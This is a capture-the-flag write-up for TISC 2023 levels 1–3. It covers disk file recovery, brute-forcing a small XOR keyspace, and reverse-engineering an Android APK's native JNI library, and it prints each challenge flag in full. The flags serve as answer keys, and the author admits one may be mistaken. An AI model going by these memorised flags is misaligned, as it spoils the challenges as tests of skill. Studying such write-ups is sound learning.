

Level 1: Disk Archaeology

We start off with an .img file, which we can see is an ext4 file system.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl1$ file challenge.img
challenge.img: Linux rev 1.0 ext4 filesystem data, UUID=2b4fee55-fd5f-483c-a85f-856944731f0f (extents) (64bit) (large files) (huge files)
```

Mounting and browsing the file system yields nothing interesting. In relation to the challenge's name of archaeology, I decided to use the file recovery tool photorec on the ext4 file system. One of the recovered ELF files seem to contain a mention of the flag.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl1$ grep -r TISC recup_dir.1/
Binary file recup_dir.1/f1315992.elf matches
yichen@ubuntu:~/vm_sharing/tisc2023/lvl1$
```

Opening it in IDA, we see that we half have the flag in terms of the string, while the other stuff is generated using the LIBC rng.



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char *v3; // r12

  v3 = randstr;
  srand(0x1EFB171u);
  do
    *v3++ = rand() % 26 + 97;
  while ( v3 != &randstr[32] );
  printf("TISC{w4s_th3r3_s0m3th1ng_l3ft_%s}", randstr);
  return 0;
}
```

Of note, inspection of the binary shows that it uses the musl LIBC rather than glibc. So, by loading in the library with python and recreating the algo, we get the flag. (If the flag is not correct I might have made a mistake when recreating for writeup, I can't resubmit the flag.)



```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl1$ python
Python 2.7.18 (default, Jul  1 2022, 12:27:04)
[GCC 9.4.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import ctypes
>>> LIBC = ctypes.cdll.LoadLibrary('./libc.musl-x86_64.so.1')
>>> LIBC.srand(0x1EFB171)
32485744
>>> ''.join([chr(c) for c in [LIBC.rand()%26 + 97 for i in range(32)]])
'ubrekeslydsqdpotohujsgpzqiojwzfq'
>>>
```

Flag: TISC{w4s_th3r3_s0m3th1ng_l3ft_ubrekeslydsqdpotohujsgpzqiojwzfq}

Level 2: XIPHEREHPIX's Reckless Mistake


I won't be analysing the source code in detail here.

To sum it up, the code does these:

1. Generate 20 256-bit keys from a fixed seed "PALINDROME IS THE BEST!"
2. Initialise null key named `key256`
3. For every 20 bits in user input, the n-th bit denotes whether to XOR the n-th key with `key256`

XOR cancels out in pairs, so if the n-th key is XOR'd an even number of times, it is equivalent not XORing it at all, and if it's odd, it is XOr'd. So since each of the 20 keys can either be XOR'd or not XOR'd with `key256` there's effectively only 2^20 = 1048576 possible key combinations we can try, which is brute forceable.

I modified the given `prog.c` (included in attachment) to conduct the aforementioned brute force, looking out for 'TISC' in the decrypted string.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl2$ ./prog
Hello PALINDROME member, please enter password:
TISC{K3ysP4ce_1s_t00_smol_d2g7d97agsd8yhr}
Cand: 683020
```

Flag: TISC{K3ysP4ce_1s_t00_smol_d2g7d97agsd8yhr}


Level 3: KPA

The description of the last bytes being corrupted was a red herring. Based on the PKZip file format, the APK is missing its ZIP file comment in its central directory ending, which is neither recoverable nor important.

We can just unzip the apk file and decompile its class files. We then zoom in on the file which mentions the flag.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl3/classes-dex2jar_source_from_cfr$ grep -r TISC
com/tisc/kappa/MainActivity.java:            ((StringBuilder)object).append("The secret you want is TISC{");
```




```
private void M(String object) {
    char[] arrc = ((String)object).toCharArray();
    object = String.valueOf(arrc);
    for (int i3 = 0; i3 < 1024; ++i3) {
        object = this.N((String)object, "SHA1");
    }
    if (!((String)object).equals("d8655ddb9b7e6962350cc68a60e02cc3dd910583")) {
        ((TextView)this.findViewById(d.f)).setVisibility(4);
        this.Q(d.a, 3000);
    } else {
        object = Arrays.copyOf(arrc, arrc.length);
        arrc[0] = (char)(object[24] * 2 + true);
        arrc[1] = (char)((object[23] - true) / 4 * 3);
        arrc[2] = Character.toLowerCase((char)object[22]);
        arrc[3] = (char)(object[21] + 38);
        arrc[4] = (char)(Math.floorDiv((int)object[20], 3) * 5 + 4);
        arrc[5] = (char)(object[19] - true);
        arrc[6] = (char)(object[18] + 49);
        arrc[7] = (char)(object[17] + 18);
        arrc[8] = (char)((object[16] + 19) / 3);
        arrc[9] = (char)(object[15] + 37);
        arrc[10] = (char)(object[14] + 50);
        arrc[11] = (char)((object[13] / 5 + true) * 3);
        arrc[12] = (char)((Math.floorDiv((int)object[12], 9) + 5) * 9);
        arrc[13] = (char)(object[11] + 21);
        arrc[14] = (char)(object[10] / 2 - 6);
        arrc[15] = (char)(object[9] + 2);
        arrc[16] = (char)(object[8] - 24);
        arrc[17] = (char)((double)object[7] + Math.pow(4.0, 2.0));
        arrc[18] = (char)((object[6] - 9) / 2);
        arrc[19] = (char)(object[5] + 8);
        arrc[20] = (char)object[4];
        arrc[21] = (char)(object[3] - 34);
        arrc[22] = (char)(object[2] * 2 - 20);
        arrc[23] = (char)(object[1] / 2 + 8);
        arrc[24] = (char)((object[0] + true) / 2);
        object = new StringBuilder();
        ((StringBuilder)object).append("The secret you want is TISC{");
        ((StringBuilder)object).append(String.valueOf(arrc));
```

The code logic is straightforward: given the right string that matches the hash, the code will do some processing to make it into the final flag. I didn't really see where the string could come from, but recalled the apk contained binary libraries. These libraries use JNI to communicate with the Java side of things in the app, so I used Ghidra with the JNI plugin here (https://github.com/Ayrx/JNIAnalyzer/blob/master/JNIAnalyzer/data/jni_all.gdt) to analyse the x86 version of libkappa.so.



```

undefined8 JNI_OnLoad(JavaVM *param_1)

{
  jboolean jVar1;
  jint jVar2;
  jclass clazz;
  undefined8 uVar3;
  long in_FS_OFFSET;
  undefined4 local_5f [5];
  byte local_48;
  undefined4 local_47;
  undefined4 uStack_43;
  undefined4 uStack_3f;
  undefined4 uStack_3b;
  undefined2 uStack_37;
  undefined5 uStack_35;
  JNIEnv *local_30;
  JNINativeMethod local_28;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  jVar2 = (*(*param_1)->GetEnv)(param_1,&local_30,0x10006);
  uVar3 = 0;
  if ((int)jVar2 == 0) {
    local_48 = 0x22;
    local_47 = 0x2f6d6f63;
    uStack_43 = 0x63736974;
    uStack_3f = 0x70616b2f;
    uStack_3b = 0x732f6170;
    uStack_37 = 0x77;
    local_5f[0] = 0x737363;
                    /* try { // try from 001200ef to 00120119 has its CatchHandler @ 001201c9 */
    clazz = (*(*local_30)->FindClass)(local_30,(char *)&local_47);
    jVar1 = (*(*local_30)->ExceptionCheck)(local_30);
    if (jVar1 == '\0') {
      local_28.name = (char *)local_5f;
      local_28.signature = "()Ljava/lang/String;";
      local_28.fnPtr = FUN_001201f0;
                    /* try { // try from 00120146 to 00120158 has its CatchHandler @ 0012019d */
      (*(*local_30)->RegisterNatives)(local_30,clazz,&local_28,1);
      uVar3 = 0x10006;
    }
    else {
      uVar3 = 0xffffffff;
      (*(*local_30)->ExceptionDescribe)(local_30);
    }
    if ((local_48 & 1) != 0) {
      operator.delete((void *)CONCAT53(uStack_35,CONCAT21(uStack_37,uStack_3b._3_1_)));
    }
```


IDA is a bit more intelligent with its string detection (compared to line 29-35 above).



```
strcpy((char *)v5, "\"com/tisc/kappa/sw");
```


Essentially, the library is registering a native (i.e. non Java) function with the class "com/tisc/kappa/sw". From its signature, it takes no arguments and returns a string, presumably the one we want.

If we look carefully at the code in `0x1201f0` or `sub_201f0`, there is no use of any library code until they concatenate two strings with `std::operator+<char>`. Afterwards, it seems to be cleaning up memory. The code before this simply does some operations.



```
      v9 = ptr;
    v9[v6 + 1] ^= v4;
    v3 = (v24 & 1) == 0;
    if ( (v24 & 1) != 0 )
      v7 = *(_QWORD *)&v25[7];
    else
      v7 = (unsigned __int64)v24 >> 1;
    ++v5;
    v8 = v7 <= v6 + 2;
    ++v6;
  }
  while ( !v8 );
  v21 = 24;
  LOBYTE(v10) = 1;
  *(_QWORD *)v22 = 0xA100F091B190957LL;
  *(_DWORD *)&v22[8] = 1929976078;
  v22[12] = 0;
  v11 = 28;
  v12 = 0LL;
  do
  {
    v14 = v22;
    if ( (v10 & 1) == 0 )
      v14 = v23;
    v10 = 3 * (v2 / 3);
    v14[v12] ^= v11;
    v11 += v12;
    if ( (_DWORD)v12 == (_DWORD)v10 )
      v11 = 72;
    ++v12;
    LOBYTE(v10) = (v21 & 1) == 0;
    if ( (v21 & 1) != 0 )
      v13 = *(_QWORD *)&v22[7];
    else
      v13 = (unsigned __int64)v21 >> 1;
    ++v2;
  }
  while ( v13 > v12 );
  std::operator+<char>(&v18, &v24, &v21, v10, v22, 2863311531LL);
```


As loading a JNI library properly on a desktop Linux system is not easy, I wrote a small program (included) to mmap the library in memory and let `sub_201f0` run its course right up to the C++ library function.



```
   0x7ffff7a3934c                  lea    rdi, [rsp+0x8]
   0x7ffff7a39351                  lea    rsi, [rsp+0x38]
   0x7ffff7a39356                  lea    rdx, [rsp+0x20]
 →0x7ffff7a3935b                  call   0x7ffff7a5c7d0
   ↳  0x7ffff7a5c7d0                  jmp    QWORD PTR [rip+0x4a32]        # 0x7ffff7a61208
      0x7ffff7a5c7d6                  push   0x5
      0x7ffff7a5c7db                  jmp    0x7ffff7a5c770
      0x7ffff7a5c7e0                  jmp    QWORD PTR [rip+0x4a2a]        # 0x7ffff7a61210
      0x7ffff7a5c7e6                  push   0x6
      0x7ffff7a5c7eb                  jmp    0x7ffff7a5c770

0x7ffff7a5c7d0 (
   $rdi = 0x007fffffffdca8 →0x007ffff7c15e27 →<__cxa_atexit+71> test rax, rax,
   $rsi = 0x007fffffffdcd8 →0x614361724272411a,
   $rdx = 0x007fffffffdcc0 →0x4143415050414b18
)

[#0] Id 1, Name: "solve", stopped 0x7ffff7a3935b in ?? (), reason: BREAKPOINT

[#0] 0x7ffff7a3935b →call 0x7ffff7a5c7d0
[#1] 0x7ffff7dc02e8 →__new_exitfn_called()
[#2] 0x7ffff7c15e27 →__internal_atexit(listp=0x7ffff7dbb718 <__exit_funcs>, d=<optimized out>, arg=<optimized out>, func=0xc)
[#3] 0x7ffff7c15e27 →__GI___cxa_atexit(func=0xc, arg=0x555555558011 <std::__ioinit>, d=0x80de384fd1e9de00)

gef➤  x/s $rsi+1
0x7fffffffdcd9: "ArBraCaDabra?"
gef➤  x/s $rdx+1
0x7fffffffdcc1: "KAPPACABANA!"
gef➤  █
```

The call to the C++ function has two interesting strings for its 2nd and 3rd arguments. One character was skipped at the start as those were the length of the C++ strings. Since the C++ function being called seems to be concatenation, based on the context of the use of question and exclamation mark, the string was probably "**ArBraCaDabra?KAPPACABANA!**".

By copying out the Java flag processing code and running it locally, I got the flag.

